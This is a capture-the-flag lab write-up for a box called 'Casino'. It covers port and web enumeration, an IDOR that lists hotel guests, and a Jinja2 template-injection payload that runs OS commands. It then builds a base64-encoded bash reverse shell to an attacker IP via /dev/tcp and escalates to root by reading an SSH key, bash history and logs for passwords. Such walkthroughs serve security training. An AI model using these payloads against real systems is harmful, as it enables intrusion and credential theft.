

Casino

lab link: <https://www.hacksmarter.org/courses/cc04f9ec-35e3-4065-b972-9d0b84a7b371>

Ports enumeration

rustscan:

```
rustscan -a 10.1.227.211 -g -- -Pn  
10.1.227.211 -> [22,80,2222]
```

nmap:

```
sudo nmap -sTCV -Pn -open -T4 10.1.227.211 -p  
22,80,2222  
[sudo] password for kali:  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-  
27 15:52 -0400  
Nmap scan report for 10.1.227.211  
Host is up (0.027s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu  
3ubuntu13.18 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|    256  
26:66:1d:af:b6:37:23:f4:f9:a8:26:41:7d:16:27:30  
(ECDSA)
```

```
|_ 256
3d:00:de:c9:d6:32:c2:be:ef:30:32:f9:a6:59:9b:56
(ED25519)
80/tcp open http Werkzeug httpd 3.1.8 (Python
3.10.18)
|_http-server-header: Werkzeug/3.1.8 Python/3.10.18
| http-title: Hack Smarter World - Guest WiFi &
Portal
|_Requested resource was /login
2222/tcp open ssh OpenSSH 8.4p1 Debian
5+deb11u7 (protocol 2.0)
| ssh-hostkey:
| 3072
7d:c5:f5:ba:03:3e:f0:76:5c:9d:47:b6:39:b5:c7:a4
(RSA)
| 256
ed:5d:fa:ea:74:a0:56:b1:39:59:fc:c5:22:1e:5e:bd
(ECDSA)
|_ 256
50:31:d9:54:80:42:b8:44:cb:40:66:ea:cf:8f:cf:37
(ED25519)
Service Info: OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

web service enumeration

Since we have a "HTTP" service on port 80 lets try to enumerate possible paths using "feroxbuster".

```
feroxbuster --url http://10.1.227.211 -w
```

```
~/tools/wordlist/big2_ah9bf3.txt -C 404
```

```
302 GET 5l 22w 199c http://10.1.227.211/ => http://10.1.227.211/login
200 GET 99l 351w 4778c http://10.1.227.211/login
302 GET 5l 22w 199c http://10.1.227.211/dashboard => http://10.1.227.211/login
200 GET 39l 84w 788c http://10.1.227.211/static/css/style.css
200 GET 2l 9w 171c http://10.1.227.211/static/js/app.min.js
302 GET 5l 22w 199c http://10.1.227.211/logout => http://10.1.227.211/login
302 GET 5l 22w 199c http://10.1.227.211/profile => http://10.1.227.211/login
[#####] - 5m 204466/204466 0s found:7 errors:0
```

investigating the following path, we can notice a commented source mapping url.

```
$ curl http://10.1.227.211/static/js/app.min.js
function initPortal(){console.log("Hack Smarter World WiFi Gateway Active");}
document.addEventListener("DOMContentLoaded",initPortal);
//# sourceMappingURL=app.min.js.map
```

Accessing to the resource, we can see a JS function that check the room status by calling into an API.


```
$ curl http://10.1.227.211/static/js/app.min.js.map
{
  "version": 3,
  "file": "app.min.js",
  "sources": ["src/api/roomVerification.js"],
  "sourcesContent": [
    "// Front-Desk Kiosk API verification helper\nasync function
    checkRoomStatus(roomNum){\n const res = await fetch('/api/v1/rooms/status?status=occupied');\n return await res.json();\n}
  ]
}
```

IDOR

We can request the API for occupied rooms. And we get all rooms with their guest names.


```
$ curl http://10.1.227.211/api/v1/rooms/status?status=occupied
{"filter":"occupied","rooms":[{"checkout":"2026-08-11","guest_name":"S■■■■","id":1,"room_number":"■■■■","status":"occupied","tier":"Standard Guest"},{"checko
```

We can now access to the guest dashboard using one of the combination we previously found.




RCE

We can change the guest name in "/profile"




And "Wappalizer" detected a Python stack in this webpage.



So let's test SSTI.

From injecting the following payload, we can deduce the template is "ninja2"



We can execute a command on the target machine using this payload.

```
{{config.__class__.__init__.__globals__['os'].popen('id').read() }}
```

① Welcome Back, uid=33(www-data) gid=33(www-data) groups=33(www-data) !

Your high-speed network profile is currently active across all resort zones.

Preferred Display Name / Nickname

```
{{ config.__class__.__init__.__globals__['os'].popen('id').read() }}
```

This greeting appears on your dashboard, device connection logs, and smart room controls.

And to get an reverse shell, we can craft a simple bash reverse shell command. but trying directly didn't work.

```
/bin/bash -i >& /dev/tcp/10.200.87.86/443 0>&1
```

So instead we need echo it encrypted to base64, decrypt it and then pass it bash.

```
echo  
L2JpbI9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjIwMC44Ny44Ni8  
0NDMgMD4mMQ== | base64 -d | bash
```

Which give us the following payload:

```
{{config.__class__.__init__.__globals__['os'].popen('echo  
L2JpbI9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjIwMC44Ny44Ni8  
0NDMgMD4mMQ== | base64 -d | bash').read() }}
```

```
display_name={{
config.__class__.__init__.__globals__['os'].popen('echo |
L2JpbI9iYXNoIClpID4mIC9kZXYvdGNwLzEwLjIwMC44Ny44Ni80NDMgMD4mMQ== |
base64 -d | bash').read() }}
```

And we got the reverse shell as "www-data" user:

```
└─$ penelope -p 443
[+] Listening for reverse shells on 0.0.0.0:443 → 127.0.0.1 • 10.70.142.141
• 172.17.0.1 • 10.200.87.86 • 192.168.4.102
> 🏠 Main Menu (m) 💀 Payloads (p) 🗑️ Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[+] [New Reverse Shell] ⇒ e9c38a912505 10.1.227.211 Linux-x86_64 👤 www-data
(33) 🤖 Session ID <1>
[+] ★ Agent deployed via /usr/local/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ←
[+] Session log: /home/kali/.penelope/sessions/e9c38a912505~10.1.227.211-Linux-x86_64/2026_08_30-12_36_45-419-www-data(33).log

bash: /root/.bashrc: Permission denied
www-data@e9c38a912505:/app/app$ ls
```

Pivoting and PrivEsc.

We can find 2 users and we read on both of there home directory.

```
www-data@e9c38a912505:/home$ ls -la
total 16
drwxr-xr-x 1 root    root    4096 Aug 30 15:24 .
drwxr-xr-x 1 root    root    4096 Aug 30 15:24 ..
drwxr-xr-x 2 david   david   4096 Aug 30 15:24 david
drwxr-xr-x 3 george  george  4096 Aug 30 15:24 george
```

We can read "george" ssh private key.

```
www-data@e9c38a912505:/home/george/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
3BlbnNzaC1rZXktdjEAAAABBG5vbmlUAAAABm9uZQAIAAAAAAAAAABAAABFv
```

but the pivot vector is the history file, where we can see in clear "david" password.

```
www-data@e9c38a912505:/home/george$ cat .bash_history
cd /var/www/app
ls -la
systemctl status gunicorn
python3 -m pip install -r requirements.txt
tail -f /var/log/syslog
cat /etc/netplan/01-netcfg.yaml
uptime
htop
ifconfig
netstat -tulpn
cd /etc/ssh/
cat sshd_config | grep -v '^#'
cd /home/george
ls -la
ssh-keygen -t rsa -b 2048
cat .ssh/id_rsa.pub >> .ssh/authorized_keys
chmod 644 .ssh/id_rsa
sudo systemctl restart ssh
w
whoami
df -h
free -m
su david
D[REDACTED]#
```

And it worked, that was his actual password.

```
www-data@e9c38a912505:/home/george$ su david
Password:
david@e9c38a912505:/home/george$ id
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
david@e9c38a912505:/home/george$
```

"david" is member of "4(adm)" group, which mean that he have all access to system logs in "/var/log/" directory.

After manually accessing every file we can find the root password in "provisioning.log" file


```
david@e9c38a912505:~$ cat /var/log/provisioning.log
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack S
marter World host node ...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402) ...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance ...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables ...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: [REDACTED]
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates ...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.
```

And the password is still correct. Now, we are ROOT!

```
david@e9c38a912505:~$ su
Password:
root@e9c38a912505:/home/david# id
uid=0(root) gid=0(root) groups=0(root)
```

Happy Hunting!

references:

<https://hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/index.html>

<https://securitycipher.com/docs/security/vulnerability-explain/server-side-template-injection-ssti/>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

<https://portswigger.net/research/server-side-template-injection>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

<https://linuxvox.com/blog/adm-group-linux/>